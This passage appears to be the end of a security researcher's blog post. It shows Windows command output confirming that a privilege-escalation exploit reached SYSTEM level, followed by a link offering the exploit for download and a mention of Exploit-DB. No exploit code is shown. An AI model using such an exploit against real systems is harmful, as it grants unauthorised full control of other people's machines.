C:\WINDOWS\system32>whoami  
nt authority\system

C:\WINDOWS\system32>

The exploit can be downloaded from here [\[zip\]](#) or from Exploit-DB when it gets published.

[@ParvezGHH](#)

[← Older Entries](#)

Proudly powered by WordPress Theme: [Parament](#) by Automattic.